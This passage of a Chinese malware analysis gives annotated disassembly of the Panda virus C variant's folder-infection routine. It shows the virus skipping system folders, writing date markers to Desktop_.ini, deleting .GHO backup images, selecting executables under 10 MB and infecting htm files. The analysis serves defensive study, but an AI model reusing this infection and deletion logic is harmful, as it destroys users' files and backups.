CODE:0040A288            mov     dl, [edx+ebx-1]
CODE:0040A28C            call    @System@@LStrFromChar$qqrr17System@AnsiStringc
CODE:0040A291            lea     eax, [ebp+var_20]
CODE:0040A294            mov     edx, offset asc_40A2FC  ; ":\\"
CODE:0040A299            call    @System@@LStrCat$qqrv
CODE:0040A29E            mov     eax, [ebp+var_20]
CODE:0040A2A1            call    Infect_Path
CODE:0040A2A6
CODE:0040A2A6 loc_40A2A6:                                ; CODE XREF:
Thread_Infect_Valid_Drivers+6Cj  j
CODE:0040A2A6                                            ;
Thread_Infect_Valid_Drivers+A4j  j
CODE:0040A2A6            dec     ebx
CODE:0040A2A7            test    ebx, ebx
CODE:0040A2A9            jnz     loc_40A212
```

.....

其中 Infect_Path 就是具体的感染文件过程,进去看看(代码比较长，耐心的点看^_^):

Infect_Path:

```
CODE:004091F8 ; =============== S U B R O U T I N E
=======================================
CODE:004091F8
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004091F8 ; Attributes: bp-based frame
CODE:004091F8
CODE:004091F8 Infect_Path proc near                   ; CODE XREF:
Scan_Folders+8AAp p
CODE:004091F8                                         ; Infect_Path+915p p.
CODE:004091F8
CODE:004091F8 var_2EC = dword ptr -2ECh
CODE:004091F8 var_2E8 = dword ptr -2E8h
CODE:004091F8 var_2E4 = dword ptr -2E4h
CODE:004091F8 var_2E0 = dword ptr -2E0h
.....
CODE:00409262 loc_409262:                             ; CODE XREF:
Infect_Path+5Bj  j
CODE:00409262           lea     eax, [ebp+var_178]
CODE:00409268           mov     ecx, offset a_        ; "*.*"
CODE:0040926D           mov     edx, [ebp+szFolderName] ; 查找目录中的所有文件
CODE:00409270           call    @System@@LStrCat3$qqrv
CODE:00409275           mov     eax, [ebp+var_178]
CODE:0040927B           lea     ecx, [ebp+var_164]
CODE:00409281           mov     edx, 3Fh
CODE:00409286           call
@Sysutils@FindFirst$qqrx17System@AnsiStringir19Sysutils@TSearchRec
CODE:0040928B           test    eax, eax
CODE:0040928D           jnz     close_Fnd
CODE:00409293
CODE:00409293 Loop_FndFile:                           ; CODE XREF:
Infect_Path+C63j  j
CODE:00409293           mov     eax, [ebp+FNDDATA.nFileAttrib]
CODE:00409299           and     eax, 10h
CODE:0040929C           cmp     eax, FILE_ATTRIBUTE_DIRECTORY
CODE:0040929F           jnz     IsFileWay
CODE:004092A5           mov     eax, [ebp+FNDDATA.pFileName]
CODE:004092AB           cmp     byte ptr [eax], '.'
CODE:004092AE           jz      IsFileWay
CODE:004092B4 ; [000004C2 BYTES: BEGIN OF AREA Cmpisthatspdir. PRESS KEYPAD "-"
TO COLLAPSE]
CODE:004092B4           lea     edx, [ebp+var_17C]    ; 比较是否为特殊文件夹，如
果是则不进行感染
CODE:004092BA           mov     eax, offset aWindows_0 ; "WINDOWS"
CODE:004092BF           call    upcase
CODE:004092C4           mov     eax, [ebp+var_17C]
CODE:004092CA           push    eax
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004092CB          lea       edx, [ebp+var_180]
CODE:004092D1          mov       eax, [ebp+FNDDATA.pFileName]
CODE:004092D7          call      upcase
CODE:004092DC          mov       edx, [ebp+var_180]
CODE:004092E2          pop       eax
CODE:004092E3          call      @System@@LStrCmp$qqrv
CODE:004092E8          jz        Fnd_Next_File
CODE:004092EE          lea       edx, [ebp+var_184]
CODE:004092F4          mov       eax, offset aWinnt_0       ; "WINNT"
CODE:004092F9          call      upcase
CODE:004092FE          mov       eax, [ebp+var_184]
CODE:00409304          push      eax
CODE:00409305          lea       edx, [ebp+var_188]
CODE:0040930B          mov       eax, [ebp+FNDDATA.pFileName]
CODE:00409311          call      upcase
CODE:00409316          mov       edx, [ebp+var_188]
CODE:0040931C          pop       eax
CODE:0040931D          call      @System@@LStrCmp$qqrv
CODE:00409322          jz        Fnd_Next_File
CODE:00409328          lea       edx, [ebp+var_18C]
CODE:0040932E          mov       eax, offset aSystem32_0 ; "system32"
CODE:00409333          call      upcase
CODE:00409338          mov       eax, [ebp+var_18C]
CODE:0040933E          push      eax
CODE:0040933F          lea       edx, [ebp+var_190]
CODE:00409345          mov       eax, [ebp+FNDDATA.pFileName]
CODE:0040934B          call      upcase
CODE:00409350          mov       edx, [ebp+var_190]
CODE:00409356          pop       eax
CODE:00409357          call      @System@@LStrCmp$qqrv
CODE:0040935C          jz        Fnd_Next_File
CODE:00409362          lea       edx, [ebp+var_194]
CODE:00409368          mov       eax, offset aDocumentsAnd_0 ; "Documents and Settings"
CODE:0040936D          call      upcase
CODE:00409372          mov       eax, [ebp+var_194]
CODE:00409378          push      eax
CODE:00409379          lea       edx, [ebp+var_198]
CODE:0040937F          mov       eax, [ebp+FNDDATA.pFileName]
CODE:00409385          call      upcase
CODE:0040938A          mov       edx, [ebp+var_198]
CODE:00409390          pop       eax
CODE:00409391          call      @System@@LStrCmp$qqrv
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00409396           jz      Fnd_Next_File
CODE:0040939C           lea     edx, [ebp+var_19C]
CODE:004093A2           mov     eax, offset aSystemVolume_0 ; "System Volume
Information"
CODE:004093A7           call    upcase
CODE:004093AC           mov     eax, [ebp+var_19C]
CODE:004093B2           push    eax
CODE:004093B3           lea     edx, [ebp+var_1A0]
CODE:004093B9           mov     eax, [ebp+FNDDATA.pFileName]
CODE:004093BF           call    upcase
CODE:004093C4           mov     edx, [ebp+var_1A0]
CODE:004093CA           pop     eax
CODE:004093CB           call    @System@@LStrCmp$qqrv
CODE:004093D0           jz      Fnd_Next_File
CODE:004093D6           lea     edx, [ebp+var_1A4]
CODE:004093DC           mov     eax, offset aRecycled_0 ; "Recycled"
CODE:004093E1           call    upcase
CODE:004093E6           mov     eax, [ebp+var_1A4]
CODE:004093EC           push    eax
CODE:004093ED           lea     edx, [ebp+var_1A8]
CODE:004093F3           mov     eax, [ebp+FNDDATA.pFileName]
CODE:004093F9           call    upcase
CODE:004093FE           mov     edx, [ebp+var_1A8]
CODE:00409404           pop     eax
CODE:00409405           call    @System@@LStrCmp$qqrv
CODE:0040940A           jz      Fnd_Next_File
CODE:00409410           lea     edx, [ebp+var_1AC]
CODE:00409416           mov     eax, offset aWindowsNt  ; "Windows NT"
CODE:0040941B           call    upcase
CODE:00409420           mov     eax, [ebp+var_1AC]
CODE:00409426           push    eax
CODE:00409427           lea     edx, [ebp+var_1B0]
CODE:0040942D           mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409433           call    upcase
CODE:00409438           mov     edx, [ebp+var_1B0]
CODE:0040943E           pop     eax
CODE:0040943F           call    @System@@LStrCmp$qqrv
CODE:00409444           jz      Fnd_Next_File
CODE:0040944A           lea     edx, [ebp+var_1B4]
CODE:00409450           mov     eax, offset aWindowsupdat_0 ; "WindowsUpdate"
CODE:00409455           call    upcase
CODE:0040945A           mov     eax, [ebp+var_1B4]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00409460          push    eax
CODE:00409461          lea     edx, [ebp+var_1B8]
CODE:00409467          mov     eax, [ebp+FNDDATA.pFileName]
CODE:0040946D          call    upcase
CODE:00409472          mov     edx, [ebp+var_1B8]
CODE:00409478          pop     eax
CODE:00409479          call    @System@@LStrCmp$qqrv
CODE:0040947E          jz      Fnd_Next_File
CODE:00409484          lea     edx, [ebp+var_1BC]
CODE:0040948A          mov     eax, offset aWindowsMedia_0 ; "Windows Media Player"
CODE:0040948F          call    upcase
CODE:00409494          mov     eax, [ebp+var_1BC]
CODE:0040949A          push    eax
CODE:0040949B          lea     edx, [ebp+var_1C0]
CODE:004094A1          mov     eax, [ebp+FNDDATA.pFileName]
CODE:004094A7          call    upcase
CODE:004094AC          mov     edx, [ebp+var_1C0]
CODE:004094B2          pop     eax
CODE:004094B3          call    @System@@LStrCmp$qqrv
CODE:004094B8          jz      Fnd_Next_File
CODE:004094BE          lea     edx, [ebp+var_1C4]
CODE:004094C4          mov     eax, offset aOutlookExpre_0 ; "Outlook Express"
CODE:004094C9          call    upcase
CODE:004094CE          mov     eax, [ebp+var_1C4]
CODE:004094D4          push    eax
CODE:004094D5          lea     edx, [ebp+var_1C8]
CODE:004094DB          mov     eax, [ebp+FNDDATA.pFileName]
CODE:004094E1          call    upcase
CODE:004094E6          mov     edx, [ebp+var_1C8]
CODE:004094EC          pop     eax
CODE:004094ED          call    @System@@LStrCmp$qqrv
CODE:004094F2          jz      Fnd_Next_File
CODE:004094F8          lea     edx, [ebp+var_1CC]
CODE:004094FE          mov     eax, offset aInternetExpl_0 ; "Internet Explorer"
CODE:00409503          call    upcase
CODE:00409508          mov     eax, [ebp+var_1CC]
CODE:0040950E          push    eax
CODE:0040950F          lea     edx, [ebp+var_1D0]
CODE:00409515          mov     eax, [ebp+FNDDATA.pFileName]
CODE:0040951B          call    upcase
CODE:00409520          mov     edx, [ebp+var_1D0]
CODE:00409526          pop     eax
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00409527          call    @System@@LStrCmp$qqrv
CODE:0040952C          jz      Fnd_Next_File
CODE:00409532          lea     edx, [ebp+var_1D4]
CODE:00409538          mov     eax, offset aNetmeeting_0 ; "NetMeeting"
CODE:0040953D          call    upcase
CODE:00409542          mov     eax, [ebp+var_1D4]
CODE:00409548          push    eax
CODE:00409549          lea     edx, [ebp+var_1D8]
CODE:0040954F          mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409555          call    upcase
CODE:0040955A          mov     edx, [ebp+var_1D8]
CODE:00409560          pop     eax
CODE:00409561          call    @System@@LStrCmp$qqrv
CODE:00409566          jz      Fnd_Next_File
CODE:0040956C          lea     edx, [ebp+var_1DC]
CODE:00409572          mov     eax, offset aCommonFiles ; "Common Files"
CODE:00409577          call    upcase
CODE:0040957C          mov     eax, [ebp+var_1DC]
CODE:00409582          push    eax
CODE:00409583          lea     edx, [ebp+var_1E0]
CODE:00409589          mov     eax, [ebp+FNDDATA.pFileName]
CODE:0040958F          call    upcase
CODE:00409594          mov     edx, [ebp+var_1E0]
CODE:0040959A          pop     eax
CODE:0040959B          call    @System@@LStrCmp$qqrv
CODE:004095A0          jz      Fnd_Next_File
CODE:004095A6          lea     edx, [ebp+var_1E4]
CODE:004095AC          mov     eax, offset aComplusAppli_0 ; "ComPlus Applications"
CODE:004095B1          call    upcase
CODE:004095B6          mov     eax, [ebp+var_1E4]
CODE:004095BC          push    eax
CODE:004095BD          lea     edx, [ebp+var_1E8]
CODE:004095C3          mov     eax, [ebp+FNDDATA.pFileName]
CODE:004095C9          call    upcase
CODE:004095CE          mov     edx, [ebp+var_1E8]
CODE:004095D4          pop     eax
CODE:004095D5          call    @System@@LStrCmp$qqrv
CODE:004095DA          jz      Fnd_Next_File
CODE:004095E0          lea     edx, [ebp+var_1EC]
CODE:004095E6          mov     eax, offset aCommonFiles ; "Common Files"
CODE:004095EB          call    upcase
CODE:004095F0          mov     eax, [ebp+var_1EC]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004095F6           push    eax
CODE:004095F7           lea     edx, [ebp+var_1F0]
CODE:004095FD           mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409603           call    upcase
CODE:00409608           mov     edx, [ebp+var_1F0]
CODE:0040960E           pop     eax
CODE:0040960F           call    @System@@LStrCmp$qqrv
CODE:00409614           jz      Fnd_Next_File
CODE:0040961A           lea     edx, [ebp+var_1F4]
CODE:00409620           mov     eax, offset aMessenger_0 ; "Messenger"
CODE:00409625           call    upcase
CODE:0040962A           mov     eax, [ebp+var_1F4]
CODE:00409630           push    eax
CODE:00409631           lea     edx, [ebp+var_1F8]
CODE:00409637           mov     eax, [ebp+FNDDATA.pFileName]
CODE:0040963D           call    upcase
CODE:00409642           mov     edx, [ebp+var_1F8]
CODE:00409648           pop     eax
CODE:00409649           call    @System@@LStrCmp$qqrv
CODE:0040964E           jz      Fnd_Next_File
CODE:00409654           lea     edx, [ebp+var_1FC]
CODE:0040965A           mov     eax, offset aInstallshiel_0 ; "InstallShield Installation
Information"
CODE:0040965F           call    upcase
CODE:00409664           mov     eax, [ebp+var_1FC]
CODE:0040966A           push    eax
CODE:0040966B           lea     edx, [ebp+var_200]
CODE:00409671           mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409677           call    upcase
CODE:0040967C           mov     edx, [ebp+var_200]
CODE:00409682           pop     eax
CODE:00409683           call    @System@@LStrCmp$qqrv
CODE:00409688           jz      Fnd_Next_File
CODE:0040968E           lea     edx, [ebp+var_204]
CODE:00409694           mov     eax, offset aMsn        ; "MSN"
CODE:00409699           call    upcase
CODE:0040969E           mov     eax, [ebp+var_204]
CODE:004096A4           push    eax
CODE:004096A5           lea     edx, [ebp+var_208]
CODE:004096AB           mov     eax, [ebp+FNDDATA.pFileName]
CODE:004096B1           call    upcase
CODE:004096B6           mov     edx, [ebp+var_208]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004096BC            pop       eax
CODE:004096BD            call      @System@@LStrCmp$qqrv
CODE:004096C2            jz        Fnd_Next_File
CODE:004096C8            lea       edx, [ebp+var_20C]
CODE:004096CE            mov       eax, offset aMicrosoftFro_0 ; "Microsoft Frontpage"
CODE:004096D3            call      upcase
CODE:004096D8            mov       eax, [ebp+var_20C]
CODE:004096DE            push      eax
CODE:004096DF            lea       edx, [ebp+var_210]
CODE:004096E5            mov       eax, [ebp+FNDDATA.pFileName]
CODE:004096EB            call      upcase
CODE:004096F0            mov       edx, [ebp+var_210]
CODE:004096F6            pop       eax
CODE:004096F7            call      @System@@LStrCmp$qqrv
CODE:004096FC            jz        Fnd_Next_File
CODE:00409702            lea       edx, [ebp+var_214]
CODE:00409708            mov       eax, offset aMovieMaker ; "Movie Maker"
CODE:0040970D            call      upcase
CODE:00409712            mov       eax, [ebp+var_214]
CODE:00409718            push      eax
CODE:00409719            lea       edx, [ebp+var_218]
CODE:0040971F            mov       eax, [ebp+FNDDATA.pFileName]
CODE:00409725            call      upcase
CODE:0040972A            mov       edx, [ebp+var_218]
CODE:00409730            pop       eax
CODE:00409731            call      @System@@LStrCmp$qqrv
CODE:00409736            jz        Fnd_Next_File
CODE:0040973C            lea       edx, [ebp+var_21C]
CODE:00409742            mov       eax, offset aMsnGaminZone ; "MSN Gamin Zone"
CODE:00409747            call      upcase
CODE:0040974C            mov       eax, [ebp+var_21C]
CODE:00409752            push      eax
CODE:00409753            lea       edx, [ebp+var_220]
CODE:00409759            mov       eax, [ebp+FNDDATA.pFileName]
CODE:0040975F            call      upcase
CODE:00409764            mov       edx, [ebp+var_220]
CODE:0040976A            pop       eax
CODE:0040976B            call      @System@@LStrCmp$qqrv
CODE:00409770            jz        Fnd_Next_File
CODE:00409770 ; [000004C2 BYTES: END OF AREA Cmpisthatspdir. PRESS KEYPAD "-" TO
COLLAPSE]
CODE:00409776            push      [ebp+szFolderName]          ; 不是特殊文件夹则跳来这
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

里

```
CODE:00409779          push    [ebp+FNDDATA.pFileName]
CODE:0040977F          push    offset aDesktop__ini_0  ; "\\Desktop_.ini"
CODE:00409784          lea     eax, [ebp+var_224]
CODE:0040978A          mov     edx, 3
CODE:0040978F          call    @System@@LStrCatN$qqrv
CODE:00409794          mov     eax, [ebp+var_224]
CODE:0040979A          call    @Sysutils@FileExists$qqrx17System@AnsiString
CODE:0040979F          test    al, al
CODE:004097A1          jz      DeskTopFileNotExistWay  ; 如果 desktop_.ini 文件不存
在则跳
CODE:004097A7          push    [ebp+szFolderName]
CODE:004097AA          push    [ebp+FNDDATA.pFileName]
CODE:004097B0          push    offset aDesktop__ini_0  ; "\\Desktop_.ini"
CODE:004097B5          lea     eax, [ebp+var_228]
CODE:004097BB          mov     edx, 3
CODE:004097C0          call    @System@@LStrCatN$qqrv
CODE:004097C5          mov     eax, [ebp+var_228]
CODE:004097CB          lea     edx, [ebp+var_8]
CODE:004097CE          call    ReadFileToMem
CODE:004097D3          lea     eax, [ebp+SystemTime]
CODE:004097D9          push    eax                     ; lpSystemTime
CODE:004097DA          call    GetLocalTime
CODE:004097DF          lea     edx, [ebp+var_22C]
CODE:004097E5          movzx   eax, [ebp+SystemTime.wYear]
CODE:004097EC          call    sub_40587C
CODE:004097F1          push    [ebp+var_22C]
CODE:004097F7          push    offset asc_40A0F4       ; "-"
CODE:004097FC          lea     edx, [ebp+var_230]
CODE:00409802          movzx   eax, [ebp+SystemTime.wMonth]
CODE:00409809          call    sub_40587C
CODE:0040980E          push    [ebp+var_230]
CODE:00409814          push    offset asc_40A0F4       ; "-"
CODE:00409819          lea     edx, [ebp+var_234]
CODE:0040981F          movzx   eax, [ebp+SystemTime.wDay]
CODE:00409826          call    sub_40587C
CODE:0040982B          push    [ebp+var_234]
CODE:00409831          lea     eax, [ebp+var_C]
CODE:00409834          mov     edx, 5
CODE:00409839          call    @System@@LStrCatN$qqrv
CODE:0040983E          mov     eax, [ebp+var_8]
CODE:00409841          mov     edx, [ebp+var_C]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00409844            call    @System@@LStrCmp$qqrv
CODE:00409849            jnz     short ReWrite_File      ; 如果文件内的内容等于当前日期则
CODE:00409849                                            ; 病毒认为该文件夹已经感染过。
CODE:0040984B            push    [ebp+szFolderName]
CODE:0040984E            push    [ebp+FNDDATA.pFileName]
CODE:00409854            push    offset asc_40A100       ; "  感染过,跳过!"
CODE:00409859            lea     eax, [ebp+var_238]
CODE:0040985F            mov     edx, 3
CODE:00409864            call    @System@@LStrCatN$qqrv
CODE:00409869            mov     eax, [ebp+var_238]
CODE:0040986F            mov     edx, offset aCTest_txt  ; "c:\\test.txt"
CODE:00409874            call    @Mxdsql@ShowSQLWindow$qqr17System@AnsiStringt1
CODE:00409879            lea     eax, [ebp+var_23C]
CODE:0040987F            mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409885            mov     edx, [ebp+szFolderName]
CODE:00409888            call    @System@@LStrCat3$qqrv
CODE:0040988D            mov     eax, [ebp+var_23C]
CODE:00409893            call    Scan_Folders
CODE:00409898            jmp     Fnd_Next_File
CODE:0040989D ; ---------------------------------------------------------------------------
CODE:0040989D
CODE:0040989D ReWrite_File:                              ; CODE XREF: Infect_Path+651j
CODE:0040989D            push    FILE_ATTRIBUTE_NORMAL   ; 文件内容不为当前日期时病毒重写该文件内容为当前日期
CODE:004098A2            push    [ebp+szFolderName]
CODE:004098A5            push    [ebp+FNDDATA.pFileName]
CODE:004098AB            push    offset aDesktop__ini_0  ; dwFileAttributes
CODE:004098B0            lea     eax, [ebp+var_240]
CODE:004098B6            mov     edx, 3
CODE:004098BB            call    @System@@LStrCatN$qqrv
CODE:004098C0            mov     eax, [ebp+var_240]
CODE:004098C6            call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:004098CB            push    eax                     ; lpFileName
CODE:004098CC            call    SetFileAttributesA
CODE:004098D1            push    1                       ; dwMilliseconds
CODE:004098D3            call    Sleep
CODE:004098D8            lea     eax, [ebp+SystemTime]
CODE:004098DE            push    eax                     ; lpSystemTime
CODE:004098DF            call    GetLocalTime
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004098E4          lea       edx, [ebp+var_244]
CODE:004098EA          movzx     eax, [ebp+SystemTime.wYear]
CODE:004098F1          call      sub_40587C
CODE:004098F6          push      [ebp+var_244]
CODE:004098FC          push      offset asc_40A0F4          ; "-"
CODE:00409901          lea       edx, [ebp+var_248]
CODE:00409907          movzx     eax, [ebp+SystemTime.wMonth]
CODE:0040990E          call      sub_40587C
CODE:00409913          push      [ebp+var_248]
CODE:00409919          push      offset asc_40A0F4          ; "-"
CODE:0040991E          lea       edx, [ebp+var_24C]
CODE:00409924          movzx     eax, [ebp+SystemTime.wDay]
CODE:0040992B          call      sub_40587C
CODE:00409930          push      [ebp+var_24C]
CODE:00409936          lea       eax, [ebp+var_C]
CODE:00409939          mov       edx, 5
CODE:0040993E          call      @System@@LStrCatN$qqrv
CODE:00409943          push      [ebp+szFolderName]
CODE:00409946          push      [ebp+FNDDATA.pFileName]
CODE:0040994C          push      offset aDesktop__ini_0    ; "\\Desktop_.ini"
CODE:00409951          lea       eax, [ebp+var_250]
CODE:00409957          mov       edx, 3
CODE:0040995C          call      @System@@LStrCatN$qqrv
CODE:00409961          mov       edx, [ebp+var_250]
CODE:00409967          mov       eax, [ebp+var_C]
CODE:0040996A          call
@Mxdsql@ShowSQLWindow$qqr17System@AnsiStringt1_0
CODE:0040996F          mov       edx, offset aCTest_txt    ; "c:\\test.txt"
CODE:00409974          mov       eax, offset aFIV          ; "时间不对,建立一个!"
CODE:00409979          call      @Mxdsql@ShowSQLWindow$qqr17System@AnsiStringt1
CODE:0040997E          push      7
CODE:00409980          push      [ebp+szFolderName]
CODE:00409983          push      [ebp+FNDDATA.pFileName]
CODE:00409989          push      offset aDesktop__ini_0    ; dwFileAttributes
CODE:0040998E          lea       eax, [ebp+var_254]
CODE:00409994          mov       edx, 3
CODE:00409999          call      @System@@LStrCatN$qqrv
CODE:0040999E          mov       eax, [ebp+var_254]
CODE:004099A4          call      @System@@LStrToPChar$qqrx17System@AnsiString
CODE:004099A9          push      eax                       ; lpFileName
CODE:004099AA          call      SetFileAttributesA
CODE:004099AF          push      1                         ; dwMilliseconds
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004099B1                call    Sleep
CODE:004099B6                jmp     loc_409AF3
CODE:004099BB ; ---------------------------------------------------------------------------
CODE:004099BB
CODE:004099BB DeskTopFileNotExistWay:                        ; CODE XREF:
Infect_Path+5A9j  j
CODE:004099BB                push    80h
CODE:004099C0                push    [ebp+szFolderName]
CODE:004099C3                push    [ebp+FNDDATA.pFileName]
CODE:004099C9                push    offset aDesktop__ini_0  ; dwFileAttributes
CODE:004099CE                lea     eax, [ebp+var_258]
CODE:004099D4                mov     edx, 3
CODE:004099D9                call    @System@@LStrCatN$qqrv
CODE:004099DE                mov     eax, [ebp+var_258]
CODE:004099E4                call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:004099E9                push    eax                     ; lpFileName
CODE:004099EA                call    SetFileAttributesA
CODE:004099EF                push    1                       ; dwMilliseconds
CODE:004099F1                call    Sleep
CODE:004099F6                lea     eax, [ebp+SystemTime]
CODE:004099FC                push    eax                     ; lpSystemTime
CODE:004099FD                call    GetLocalTime
CODE:00409A02                lea     edx, [ebp+var_25C]
CODE:00409A08                movzx   eax, [ebp+SystemTime.wYear]
CODE:00409A0F                call    sub_40587C
CODE:00409A14                push    [ebp+var_25C]
CODE:00409A1A                push    offset asc_40A0F4       ; "-"
CODE:00409A1F                lea     edx, [ebp+var_260]
CODE:00409A25                movzx   eax, [ebp+SystemTime.wMonth]
CODE:00409A2C                call    sub_40587C
CODE:00409A31                push    [ebp+var_260]
CODE:00409A37                push    offset asc_40A0F4       ; "-"
CODE:00409A3C                lea     edx, [ebp+var_264]
CODE:00409A42                movzx   eax, [ebp+SystemTime.wDay]
CODE:00409A49                call    sub_40587C
CODE:00409A4E                push    [ebp+var_264]
CODE:00409A54                lea     eax, [ebp+var_C]
CODE:00409A57                mov     edx, 5
CODE:00409A5C                call    @System@@LStrCatN$qqrv
CODE:00409A61                push    [ebp+szFolderName]
CODE:00409A64                push    [ebp+FNDDATA.pFileName]
CODE:00409A6A                push    offset aDesktop__ini_0  ; "\\Desktop_.ini"
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00409A6F              lea       eax, [ebp+var_268]
CODE:00409A75              mov        edx, 3
CODE:00409A7A              call      @System@@LStrCatN$qqrv
CODE:00409A7F              mov        edx, [ebp+var_268]
CODE:00409A85              mov        eax, [ebp+var_C]
CODE:00409A88              call
@Mxdsql@ShowSQLWindow$qqr17System@AnsiStringt1_0
CODE:00409A8D              push       [ebp+szFolderName]
CODE:00409A90              push       [ebp+FNDDATA.pFileName]
CODE:00409A96              push       offset aDesktop__iniIV    ; "\\Desktop_.ini  没有找到,建立
一个!"
CODE:00409A9B              lea        eax, [ebp+var_26C]
CODE:00409AA1              mov        edx, 3
CODE:00409AA6              call       @System@@LStrCatN$qqrv
CODE:00409AAB              mov        eax, [ebp+var_26C]
CODE:00409AB1              mov        edx, offset aCTest_txt    ; "c:\\test.txt"
CODE:00409AB6              call       @Mxdsql@ShowSQLWindow$qqr17System@AnsiStringt1
CODE:00409ABB              push       7
CODE:00409ABD              push       [ebp+szFolderName]
CODE:00409AC0              push       [ebp+FNDDATA.pFileName]
CODE:00409AC6              push       offset aDesktop__ini_0    ; dwFileAttributes
CODE:00409ACB              lea        eax, [ebp+var_270]
CODE:00409AD1              mov        edx, 3
CODE:00409AD6              call       @System@@LStrCatN$qqrv
CODE:00409ADB              mov        eax, [ebp+var_270]
CODE:00409AE1              call       @System@@LStrToPChar$qqrx17System@AnsiString
CODE:00409AE6              push       eax                             ; lpFileName
CODE:00409AE7              call       SetFileAttributesA
CODE:00409AEC              push       1                               ; dwMilliseconds
CODE:00409AEE              call       Sleep
CODE:00409AF3
CODE:00409AF3 loc_409AF3:                                            ; CODE XREF:
Infect_Path+7BEj  j
CODE:00409AF3              lea        eax, [ebp+var_274]
CODE:00409AF9              mov        ecx, [ebp+FNDDATA.pFileName]
CODE:00409AFF              mov        edx, [ebp+szFolderName]
CODE:00409B02              call       @System@@LStrCat3$qqrv
CODE:00409B07              mov        eax, [ebp+var_274]
CODE:00409B0D              call       Infect_Path
CODE:00409B12              jmp        FndNextFile
CODE:00409B17 ; ---------------------------------------------------------------------------
CODE:00409B17
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00409B17 IsFileWay:                                ; CODE XREF:
Infect_Path+A7j  j
CODE:00409B17                                           ; Infect_Path+B6j  j
CODE:00409B17           mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409B1D           cmp     byte ptr [eax], '.'
CODE:00409B20           jz      FndNextFile             ; 如果是文件名为"."则跳去
查找下一文件
CODE:00409B26           lea     edx, [ebp+var_27C]
CODE:00409B2C           mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409B32           call    GetExtName              ; 获取程序扩展名
CODE:00409B37           mov     eax, [ebp+var_27C]
CODE:00409B3D           lea     edx, [ebp+var_278]
CODE:00409B43           call    UPCASE
CODE:00409B48           mov     eax, [ebp+var_278]
CODE:00409B4E           mov     edx, offset aGho        ; "GHO"
CODE:00409B53           call    @System@@LStrCmp$qqrv   ; 这里危害比较大，可能
导致中毒后只能重装系统
CODE:00409B58           jnz     short Next_409B7F
CODE:00409B5A           lea     eax, [ebp+var_280]
CODE:00409B60           mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409B66           mov     edx, [ebp+szFolderName]
CODE:00409B69           call    @System@@LStrCat3$qqrv
CODE:00409B6E           mov     eax, [ebp+var_280]
CODE:00409B74           call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:00409B79           push    eax                     ; lpFileName
CODE:00409B7A           call    DeleteFileA             ; 如果是后缀名为 GHO 则删
除该文件
CODE:00409B7F
CODE:00409B7F Next_409B7F:                              ; CODE XREF:
Infect_Path+960j  j
CODE:00409B7F           lea     eax, [ebp+szFullFileName]
CODE:00409B85           mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409B8B           mov     edx, [ebp+szFolderName]
CODE:00409B8E           call    @System@@LStrCat3$qqrv
CODE:00409B93           mov     eax, [ebp+szFullFileName]
CODE:00409B99           call    Delphi_GetFileSize
CODE:00409B9E           cmp     eax, 10485760
CODE:00409BA3           jge     FndNextFile             ; 如果文件大于 10mb 则不进
行感染操作
CODE:00409BA9           lea     edx, [ebp+var_288]
CODE:00409BAF           mov     eax, offset aSetup_exe  ; "setup.exe"
CODE:00409BB4           call    upcase
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00409BB9           mov     eax, [ebp+var_288]
CODE:00409BBF           push    eax
CODE:00409BC0           lea     edx, [ebp+var_28C]
CODE:00409BC6           mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409BCC           call    upcase
CODE:00409BD1           mov     edx, [ebp+var_28C]
CODE:00409BD7           pop     eax
CODE:00409BD8           call    @System@@LStrCmp$qqrv
CODE:00409BDD           jz      Fnd_Next_File           ; 文件名为 setup.exe 则跳去
查找下一文件
CODE:00409BE3           lea     edx, [ebp+var_294]
CODE:00409BE9           mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409BEF           call    GetExtName
CODE:00409BF4           mov     eax, [ebp+var_294]
CODE:00409BFA           lea     edx, [ebp+var_290]
CODE:00409C00           call    upcase
CODE:00409C05           mov     eax, [ebp+var_290]
CODE:00409C0B           push    eax
CODE:00409C0C           lea     edx, [ebp+var_298]
CODE:00409C12           mov     eax, offset aHtm        ; "htm"
CODE:00409C17           call    upcase
CODE:00409C1C           mov     edx, [ebp+var_298]
CODE:00409C22           pop     eax
CODE:00409C23           call    @System@@LStrCmp$qqrv
CODE:00409C28           jnz     short loc_409C49
CODE:00409C2A           lea     eax, [ebp+var_29C]
CODE:00409C30           mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409C36           mov     edx, [ebp+szFolderName]
CODE:00409C39           call    @System@@LStrCat3$qqrv
CODE:00409C3E           mov     eax, [ebp+var_29C]
CODE:00409C44           call    Infect_Script_File_Proc ; 感染脚本文件
CODE:00409C49
